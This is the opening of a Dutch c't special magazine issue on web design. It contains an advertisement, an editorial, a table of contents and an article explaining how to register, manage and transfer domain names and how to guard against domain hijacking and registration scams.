

c't *special* Webdesign

Plannen, ideeën omzetten, beheren

Zelf websites bouwen

Goedkope hosting

Online shopsystemen

CSS-workshop

c't-Webontwikkelomgeving

Inclusief de vijf populairste
opensource webapplicaties

Veilig ontwikkelen met PHP

Ajax-applicaties ontwikkelen

Charsets & Unicode

Website-debugging

Contentmanagementsystemen, blogs, wiki's

Professioneel websitebeheer

Joomla, Drupal, Wordpress en co.



NIEUW!

STRATO
The European Web Host

"Online verkopen is nu nog leuker!"

Met de nieuwe generatie STRATO Webshops profiteer je van tal van nieuwe web 2.0-features! Je klanten zullen versteld staan van de nieuwe shopbeleving. Overtuig jezelf en vergroot in een handomdraai je online omzet!



Gekwalificeerde
klantenbeoordeling



NIEUW! De nieuwe generatie webshops: Tijdelijke introductieactie!

Met de nieuwe STRATO Webshops presenteer je je producten voortaan nog aantrekkelijker. Stap in en maak meteen een doorstart!

- **NIEUW!** Productvideo's en Flash-generator
- **NIEUW!** Fotogalerij en product-slideshow
- **NIEUW!** Productinformatie via RSS-feeds toevoegen
- **NIEUW!** eKomi: Gekwalificeerde klantenbeoordeling voor je shop – **test nu 6 maanden gratis!**

STRATO Webshops

Volledige online administratie – veilig en eenvoudig.
De nieuwe generatie. Nu met nog meer performance!

- Nog meer professionele marketingtools
- Nog meer betaalproviders om uit te kiezen, zoals bijv. ClickandBuy
- Nu met afspraken- en boekingsysteem
- **TOP!** Domeinnaam en hostingpakket met gratis support inclusief
- En nog veel meer! Alle info's vind je online.

Nog vragen? Bel gratis: 00800 800 700 70

Informeer nu en bestel direct op

www.strato.nl

Vorm en inhoud

Internet is een onmisbaar deel van het leven geworden. Nooit eerder was het zo makkelijk om het laatste nieuws binnen te halen, te achterhalen waar bepaalde files staan of te kijken of we het vandaag droog houden. Internet fungeert als een onuitputtelijke bron van informatie. Je kunt het zo gek niet bedenken of er is wel iemand die er een site over bijhoudt.

Met Web 2.0 is het internetgebruik naar een hoger plan getild. In plaats van de hele tijd uit te zoeken waar de verschillende informatie zich bevindt, zorg je ervoor dat alles wat je wilt weten op één plek bij elkaar komt in de vorm van een mash-up. Zo kun je in één oogopslag zien wat er zich nu in jouw wereld afspeelt. Daarnaast draait Web 2.0 ook nog om communitybuilding, waarbij gebruikers met dezelfde gedachten bij elkaar komen. Daardoor krijgt het web een sociaal en meer interactief aspect.

Wat betreft het maken van websites ligt de tijd dat webdesign voornamelijk bestond uit het inkloppen van HTML-tags in een kale tekstverwerker nog niet eens zo heel ver achter ons. Tegenwoordig is webdesign veel meer dan alleen 'design' en wordt er een onderscheid gemaakt tussen het webdesign en webdevelopment. Het eerste heeft vooral met vormgeving en grafische presentatie te maken, datgene wat de gebruiker ziet en ervaart, terwijl het tweede meer gaat over de achterliggende informatie en het programmeren aan de 'achterkant'.

Door de opkomst van contentmanagementsystemen wordt bij het ontwerpen van sites dan ook een strikte scheiding aangehouden tussen vorm en inhoud, waarbij die twee pas tot één geheel worden samengevoegd als de pagina wordt opgevraagd. Daardoor zijn vorm en inhoud uiteindelijk onlosmakelijk met elkaar verbonden, want dat is wat de gebruiker ziet.

In deze c't-special geven we via een breed scala aan onderwerpen een overzicht van de talloze aspecten die bij het maken van een website om de hoek komen kijken: van low-level programmeren in PHP, high-end Ajax-frameworks en complete ontwikkelomgevingen

tot een CSS-workshop en templatedesign. Daarbij is er natuurlijk ook aandacht voor het registreren van je domeinnaam, het hosten van je website en de beveiliging ervan.

Om de kennismaking met contentmanagementsystemen zo laagdrempelig mogelijk te maken, hebben we je een groot deel van het werk al uit handen genomen met onze kant-en-klare c't-webontwikkelomgeving. De basis daarvoor is XAMPP, waarin we de populaire contentmanagementsystemen Joomla, Drupal, WordPress, MediaWiki en phpBB geïnstalleerd en gebruiksklaar hebben geconfigureerd. Veel plezier met het ontdekken van de talloze mogelijkheden en het uitproberen van alle voorbeelden!

Noud van Kruysbergen




Technical Publications BV
in licentie van Heise Zeitschriften Verlag, Hannover

Uitgevers: Wien Feitz en Paul Lemmens
Bezoekadres: Meijhorst 60-10 6537 KT Nijmegen
Postadres: Postbus 31331 6503 CH Nijmegen
Tel.: 024-3723636 Fax 024-3723632
Website: www.ct.nl Forum: forum.ct.nl

Hoofredactie Patrick Smits (psm)

Redactie Marion aan den Boom (madb), Mariska van Dasselaar (mda), Daniel Dupré (ddu), Gert Goossens (ggo), Michael Janßen (mja), Noud van Kruysbergen (nkr), Marcel van der Meer (mvdmm), Tijmen Moltmaker (tmo), Jan Mulder (jmu), Pieter-Paul Spiertz (psp), Edwin Toonen (eto), Jasper Varwijk (jva)
Website Ravi Lautan, Bart Lohmann

Met medewerking van Daniel Bachfeld, Jo Bager, Thomas Baustert, Holger Bleich, Thordis Bonfranchi-Simovic, Herbert Braun, Anja Ebersbach, Tobias Glemser, Daniel Koch, Axel Kossel, Radovan Kubani, Sven Lennartz, Jens Piske, Frank Puscher, Christiane Rütten, Moritz Sauer, Ingo Schäfer, Vladimir Simovic, Jonas Westphal, Ralf Wirdemann, Sascha Wolter

Nieuwsredactie/persberichten

F&L Technical Publications B.V.
o.v.v. redactie c't magazine
Adresgegevens zie boven, e-mail: nieuws@fnl.nl

Vragen aan de redactie
E-mail: lezersvragen@ct.nl

Vormgeving Susan Derksen, Annelies Joor, Sander Kleijnen, Mylène Nales en Heise Zeitschriften Verlag, Hannover


Sales Ron van den Broek, tel.: 024-3723647, e-mail: rvdbroek@fnl.nl
Roy Keijzers, tel.: 024-3723646, e-mail: rkeijzers@fnl.nl
Fax: 024-3727630

Traffic/backoffice Marko Versteeg, tel.: 024-3723645, e-mail: mversteeg@fnl.nl
Marketing Teun van den Acker, tel.: 024-3723648, e-mail: tvdacker@fnl.nl

Nabestellingen Zolang de voorraad strekt.

Nabestellen kan schriftelijk naar F&L Technical Publications, Postbus 31331, 6503 CH Nijmegen, via e-mail naar abo@ct.fnl.nl, online op www.fnl.nl/ct-nl/nabestellen, telefonisch op tel.: 024-3723643 of via het faxnummer 024-3723631

Copyrights Het auteursrecht op deze uitgave en op de daarin verschenen artikelen wordt door de uitgever voorbehouden. Voor de overgenomen artikelen geldt dat het inhoudsrecht daarvan bij Heise Zeitschriften Verlag GmbH & Co KG verblijft, terwijl de vertaalrechten daarvan bij F&L Technical Publications B.V. berusten. Het verlenen van toestemming tot publicatie in deze uitgave houdt in dat de auteur de uitgever, met uitsluiting van ieder ander onherroepelijk machtigt de bij of krachtens de auteurswet door derden verschuldigde vergoedingen voor kopiëren te innen en dat de auteur alle rechten overdraagt aan de uitgever, tenzij anders bepaald, dat geldt ook als de artikelen via een ander medium gepubliceerd worden. Niets uit deze uitgave mag worden overgenomen, vermenigvuldigd of gekopieerd zonder uitdrukkelijke toestemming van de uitgever. De uitgever stelt zich niet aansprakelijk voor eventuele onjuistheden, welke in deze uitgave mochten voorkomen.



Hosting

Zonder hoster geen eigen website. Maar er zijn tegenwoordig zoveel hostingaanbieders met elk hun eigen pakketten dat je door de bomen het bos niet meer ziet. Ook bij het registreren van domeinnamen is het opletten geblazen.

Domeinnamen: registreren en beheren	6
Het optimale hostingaanbod	10
Hosting met geïntegreerd CMS	14

Contentmanagement

Voor het ontwerpen van websites heb je de keus uit een enorme berg programma's. Daarmee heb je in een mum van tijd een website, webwinkel of blog online.

Website-software: marktoverzicht	20
Shop-software voor je eigen webwinkel	28
Weblog opzetten met WordPress	34
Wiki's succesvol inzetten	38

Joomla!

Een van de populairste contentmanagementsystemen is Joomla. Niet alleen omdat het gratis is, maar ook vanwege de flexibiliteit die het biedt. We helpen je met het installeren en configureren ervan en laten zien hoe je zelf een nieuwe template maakt.

De eerste stappen	42
Maak een persoonlijke lay-out	46

Webdesign

Om te voorkomen dat het maken van je website een ellenlang verhaal wordt, geven we tips over het gebruik van afbeeldingen en fonts, hoe je handig kolommen kunt inzetten en noemen we enkele tools om je pagina's te debuggen.

Softwarebespreking	48
Character-set-basics voor webdesigners	52
Tips en trucs voor webgraphics	56
Meerkoloms lay-outs met CSS	60
Websites debuggen: webmaster toolkit	64
Webdesign voor mobiele apparaten	68



Ajax

Het programmeren van JavaScript- en Ajax-toepassingen is voor pure webdesigners een hele klus. Maar gelukkig zijn er krachtige frameworks die het een stuk makkelijker maken.


Ajax-applicaties zelf programmeren	72
Je eigen sites verfraaien met Web 2.0	78
Ajax-frameworks: JavaScript-effecten toepassen	82



Flash en website-modding

Als je je website wilt opleuken met complexe grafische applicaties, kun je dat met Flash doen. Flash is niet alleen makkelijk voor webdesigners, maar heeft ook voor codegeoriënteerde ontwikkelaars wat te bieden. Ook met XSLT en user stylesheets zijn er mogelijkheden om je website te verfraaien.

Ontwikkeltools voor Flash	88
Dynamische opmaak met XSLT	92
Websites modden en aanpassen aan je eigen smaak	98
Widgets: mini-websites bij elkaar klikken	102



Webprogrammeren

Bij het programmeren van wat ingewikkeldere websites ontkom je niet aan serverside programmeren. De ontwikkelmogelijkheden zijn dan praktisch onbegrensd. Gelukkig zijn er ontwikkelomgevingen om je daarbij te helpen.


c't-webontwikkelomgeving	106
Gratis ontwikkelomgeving Visual Web Developer	112
Webontwikkeling met Ruby on Rails	116
Dynamische websites met Server Side Includes	120




Security

Voor je het weet, gaan er allerlei persoonlijke gegevens van en naar internet. Er zijn genoeg bad guys die erop uit zijn om die gevoelige data te onderscheppen. Hoe beveilig je je webserver tegen deze soort criminelen?

Webmailformulieren tegen spammers beveiligen	124
Websites tegen criminelen beveiligen	126



Typ op www.ct.nl de code achter de softlink in en je gaat direct naar de downloads of aanvullende literatuur bij het artikel.



Holger Bleich, Mariska van Dasselaar

Adres op internet

Domeinen registreren en beheren

Korte, krachtige webadressen zijn steeds meer een zeldzaam goed. Als je dan eindelijk die felbegeerde domeinnaam te pakken hebt, moet je hem wel zien te behouden. Wat zijn eigenlijk de risico's van het verhuizen, beheren en parkeren van een domein? En hoe weet je dat jouw domein veilig staat en een ander er niet mee aan de haal gaat?

Op dit moment beheert de SIDN (Stichting Internet Domeinregistratie Nederland) meer dan 3.490.000 geregistreerde .nl-domeinnamen (augustus 2009). Daarmee is .nl na .de, .ce en .uk de meest voorkomende landgerelateerde URL-extensie in de lijst, waar op grote afstand .com bovenaan staat. Dat het dringen geblazen is op de domeinnamenmarkt lijkt duidelijk. Zeker als je in acht neemt dat in de Grote Van Dale 'maar' ongeveer 225.000 trefwoorden staan, een aantal dat met afleidingen en samenstellingen nog wel vele malen verveelvoudigt. Dan zijn er natuurlijk ook nog 94.250 Nederlandse familienamen. Makkelijk te onthouden Nederlandse begrippen worden door deze krapte op de markt steeds meer waard.

De supervisie over de internetnamen (Domain Name System, DNS) ligt in handen van de Internet Corporation for Assigned Names and Numbers (ICANN). Zij delegeren het verstrekken en beheren van de TLD's (Top Level Domains) aan de domeinregisters, ook wel Network Information Centers (NIC) genoemd. Elke domeinbeheerder mag zelf bepalen hoe hij zijn organisatie regelt. In Nederland werkt het SIDN als een soort genootschap waar gratis informatie beschikbaar is over de beschikbaarheid van internetdomeinen. Iedereen kan een .nl-domeinnaam aanvragen. Dat kan echter alleen via een van de SIDN-deelnemers. De meeste van die deelnemers zijn hostingbedrijven, Internet-service of access providers. Op de website van de SIDN is een lijst te vinden met daarop alle deelnemers [1].

Provider kiezen

Als je een domein wilt verhuizen of aanvragen, heb je de keuze uit een onoverzichtelijke hoeveelheid aanbieders van diensten. De prijzen en looptijden van de overeenkomsten verschillen enorm. Het is dus aan te bevelen de markt eerst eens goed te verkennen alvorens je toeslaat. Zo kun je voor een .nl-domeinnaam € 2,50, maar ook net zo makkelijk € 25 per jaar betalen.

De makkelijkste en meest gekozen methode om een domeinnaam te registreren, is via een webhoster. Dit is meestal in combinatie met een web- en mailservice in een alles-in-een-pakket. Overigens kun je bij de meeste webhosters ook kiezen voor alleen een domein.

Er is voorzichtigheid geboden als een aanbieder geen SIDN-deelnemer is. In dat geval registreert de aanbieder domeinnamen niet rechtstreeks bij de SIDN, maar via derden. Uit ervaringen van veel webmasters blijkt dat zulke constructies problemen kunnen opleveren: wijzigingen aan de DNS, dus als je domein naar een ander IP-adres moet gaan verwijzen, duren vaak langer. Ook worden aanvragen om van provider te wisselen soms niet verwerkt. Controleer dus van tevoren of de hoster van jouw keuze wel in de lijst van SIDN-

Met DNS-query's zoals die van The H Online kunnen DNS-records van domeinen tot in detail worden bekeken.

deelnemers staat. Houd er hierbij wel rekening mee dat bedrijven vaak een andere naam hebben dan hun merken. Zo staat CompuServe bijvoorbeeld onder moederbedrijf AOL Nederland B.V. vermeld.

Domeinregistraties tussen providers en de SIDN hebben een looptijd van een jaar. Dit is onafhankelijk van de minimale contractduur van een hostingpakket van de klant. Om die reden vragen webhosters hun klanten meestal meteen voor een heel jaar te betalen. Als je tussentijds je contract opzegt, heb je volgens de algemene voorwaarden geen recht op terugbetaling. Als je van plan bent je website bij een andere webhoster onder te brengen, houd dan rekening met de verlengingstermijn van het lopende contract om de kosten te beperken.

Het is sowieso verstandig om in de gaten te houden wanneer je moet betalen en direct op eventuele aanmaningen te reageren. Webhosters reageren soms overdreven streng als klanten te laat zijn met betalen. In het gunstigste geval blokkeren ze in eerste instantie de website, maar in het ergste geval wordt je domein weer vrijgegeven voor registratie. Voordat een domein weer op straat ligt, geeft de SIDN domeinhouders in elk geval 30 dagen de tijd om tegen beëindiging van het abonnement in bezwaar te gaan. Niet alle TLD-registrars zijn zo coulant.


Naamkunde

Wie ongebruikelijke domeinextensies wil hebben, vist bij webhosters vaak achter

het net. Ze beperken hun aanbod veelal tot populaire TLD's zoals .nl, .com, .net, .info of .biz. In dat geval zul je je tot gespecialiseerde domeinaanbieders moeten wenden. Die zijn in de regel duurder dan webhosters, maar daar staat tegenover dat ze meer onafhankelijkheid bieden, omdat ze de klant toegang verlenen tot de domeinregistratie-informatie.

Er wordt al geruime tijd gewerkt aan de mogelijkheid om willekeurige Top Level Domains (TLD) te kunnen registreren. Het zou zomaar nog dit jaar zover kunnen zijn dat nieuwe TLD's in de trant van .jansen, .apple of .sport in principe door iedereen geregistreerd kunnen worden. De kosten zullen echter zo hoog zijn dat meneer Jansen er voor zijn hobbywebsite liever van afziet. Het zullen hooguit grote bedrijven of gemeenten zijn die dit soort domeinen laten registreren aangezien Paul Twomey, president en bestuursvoorzitter van de ICANN, het onlangs over 185.000 dollar per TLD had. Onafhankelijk van de TLD bestaan voor elk domein vastgelegde specificaties die voor elke deelnemer van de DNS toegankelijk moeten zijn. Ze zorgen ervoor dat de beschikbare diensten, met name HTTP en mail, onder het domein bereikbaar zijn. De DNS-gegevens die voor het forwarden van een naam relevant zijn, heten Resource Records (RR's).

Het A-record bevat het IP-adres waar het domein naar verwijst en waar de webcontent zich bevindt. In het NS-record staan de voor het domein verantwoordelijke nameservers, meestal dus de nameservers van de provider die ze beheert. Het MX-record



Het .com-domein steekt nog altijd met kop en schouders boven de andere TLD's uit.

legt vast welke mailserver verantwoordelijk is voor het ontvangen van e-mail aan gebruikers binnen het domein. De resource records kunnen via de DNS-Lookup-services worden ingezien [2].

Alleen als de domeinhouder deze records zelf kan veranderen, is het domein flexibel. Als je je website bijvoorbeeld naar een andere server verhuist, hoef je dan alleen maar het A-record aan te passen om je site direct weer via je domeinnaam te kunnen bereiken. Maar het is opletten gebazen bij hostingpakketten: daar delen veel websites vaak één IP-adres. Als je een domein via het A-record naar een website in zo'n hostingpakket wilt laten verwijzen, is het aan te raden bij de webhoster te informeren hoe je dit precies moet aanpakken.

De webhosters zelf bieden voor de via hen geregistreerde domeinen vaak alleen een redirect-service aan, die hooguit als noodoplossing kan worden beschouwd. Bij een header-redirect stuurt de DNS-server van de webhoster je door naar een andere URL. Deze URL verschijnt dan ook in plaats van de ingevoerde domeinnaam in de adresbalk van de browser. Dit probleem kun je omzeilen met een frame-redirect. Hiermee zorgt onzichtbare HTML-code ervoor dat de browser de site in een eveneens onzichtbaar frame laadt en de oorspronkelijke URL in de adresbalk blijft staan.

Sinds kort heb je bij een aantal webhosters daadwerkelijk toegang tot de DNS-records van domeinen. Webhosters vrezen vooral onervaren webmasters die onjuiste records aanmaken, waardoor er meer supportaanvragen zullen binnenkomen. Om die reden wordt er dan ook regelmatig in grote letters gewaarschuwd voor veranderingen.

Webhoster Strato biedt bij haar geregistreerde domeinen een originele en handige aanvullende DynDNS-service die je op elk moment kunt uitschakelen. Zo kun je je via breedband aangesloten computer

thuis onder je eigen domein bereikbaar maken voor bezoekers. Strato levert voor dit doel een client die je huidige IP-adres aan de DynDNS-server meldt. Die leidt dan op zijn beurt alle requests op je domein om naar dit IP-adres.

Domeinpiraterij

Domeinregistratie is tegenwoordig grotendeels professioneel georganiseerd en de verschillende registrars staan dan ook in contact met elkaar. Terwijl het in de oertijd van het web dagen duurde voordat een domein daadwerkelijk geregistreerd was, is het tegenwoordig vaak binnen een uur geregeld. De SIDN zegt een domeinaanvraag door de deelnemer waar jij je aanvraag hebt ingediend in ieder geval binnen een dag te bevestigen. Hierbij ben je dus afhankelijk van de snelheid van de deelnemer waar jij je domeinaanvraag hebt ingediend. Verder voert de SIDN twaalf keer per dag een update door in de .nl-zonefile, zodat de nameservers binnen de kortste keren van jouw nieuwe domein op de hoogte zijn. Toch kan het nog wel een dag duren eer alle nameservers geüpdatet zijn. Het uiteindelijke doel is om de zonefile-update realtime te laten verlopen. Hoe sneller het registratieproces verloopt, hoe eerder je als eigenaar zekerheid hebt dat het gewenste domein nog beschikbaar is. De kans dat iemand het domein voor je neus wegkaapt, wordt zo in ieder geval een stuk kleiner.

Hoe meer domeinen waard zijn, hoe populairder ze zijn. Kwaadwillenden loeren op domeinen die dreigen vrij te komen en zetten inmiddels zelfs eigen botnets op om domeinen te kapen. Als je jezelf tegen domeinkaping wilt beschermen, is het aan te raden om je domeinregistratie goed in de gaten te houden. Bij .com-domeinen moet de provider bijvoorbeeld regelmatig de eigenaar bevestigen (renewal) omdat het huurcontract anders vervalft. Alleen al

om die reden is het belangrijk om met een serieuze registrator in zee te gaan.

Verhuisperikelen

Aan het wisselen van provider kleven nogal wat risico's. Het hangt hierbij van de webhoster af welke regels in acht moeten worden genomen. Als je je niet exact aan de voorgeschreven procedure houdt, zou je domein plotseling voor nieuwe registratie kunnen worden vrijgegeven. Met name als het om een hele domeinportfolio gaat, verlies je al snel het overzicht bij alle bijbehorende administratieve rompslomp.

We zullen aan de hand van een .nl-domein laten zien wat de juiste methode is om van webhoster te wisselen. We gaan er hierbij vanuit dat het domein via een deelnemer van de SIDN is geregistreerd. Allereerst zeg je je abonnement op bij je huidige provider volgens de daar gehanteerde methode en breng je deze op de hoogte van je verhuisplannen. Houd hierbij rekening met de gehanteerde opzeggingstermijn. Vervolgens vul je het op de SIDN-website beschikbare 'Formulier voor verhuizing .nl-domeinnaam naar een andere deelnemer' in en stuur je die op naar je nieuwe provider. Er is een apart formulier voor een heel domeinportfolio. Let bij het invullen goed op of alle gegevens kloppen om foutieve verhuizingen te voorkomen. Zodra deze aanvraag door je nieuwe provider is goedgekeurd, dient de provider een aanvraag in bij de SIDN. Pas als deze aanvraag is goedgekeurd, kan het domein worden verhuisd.

Het kan in bepaalde gevallen voorkomen dat je oude provider niet met de verhuizing akkoord gaat. De SIDN meldt op haar website dat ze de verhuizing alsnog zullen doorzetten indien deze door de nieuwe deelnemer met het juiste formulier is ingediend. Dit is om te voorkomen dat de oude provider een bepaalde domeinnaam kan vasthouden.

Lolbroeken kunnen hier misbruik van maken door in het wilde weg aanvragen in te dienen voor een domeinwissel. Op die manier sloeg bijvoorbeeld een 18-jarige Duitse scholier ebay.de aan de haak. De Amerikaanse provider van eBay had het verzoek om bevestiging door de Duitse registrar Denic blijkbaar niet serieus genomen of gewoon over het hoofd gezien. Ook de domeinnamen janpeterbalkenende.nl en jan-peterbalkenende.nl waren slachtoffer van domeinkaping, namelijk door Stichting Liever. De minister wist een rechtszaak tegen Stichting Liever te winnen, aangezien Jan Peter Balkenende geen toestemming had gegeven voor het gebruik van zijn naam als domein.

Overigens heeft de SIDN sinds begin vorig jaar een geschillencommissie voor .nl-domeinnamen ingesteld. Voortaan kunnen geschillen over de registratie van domeinnamen eenvoudig en goedkoop door deze commissie worden behandeld.

Oplichtingspraktijken

Hoewel het domein er weliswaar niet door in gevaar komt, weten oplichters met trucjes wel geld te slaan uit de angst voor verlies. Zo komt het regelmatig voor dat webmasters door facturen van dubieuze diensten worden geteisterd. Door het betalen van een bedrag van soms wel honderden euro's zou je domein worden verlengd, terwijl je het domein daarbij soms zelfs op naam van de betreffende dienst zet. Dan ben je dus niet alleen je geld, maar ook je domein kwijt. Kennelijk hopen deze oplichters dat boekhoudafdelingen het bedrag blindelings overmaken zonder navraag te doen bij hun IT-afdeling.

Soms worden domeineigenaren ook telefonisch onder druk gezet. Enige tijd geleden werden website-eigenaren door een zogenaamde domeinregistratiedienst gebeld met de mededeling dat iemand het domein van die website-eigenaar probeerde te kopen. Alleen de betaling van een bedrag van een paar honderd euro zou dit nog kunnen voorkomen. Dit grenst aan afpersing en is waarschijnlijk zelfs strafbaar.

Parkeerplaats

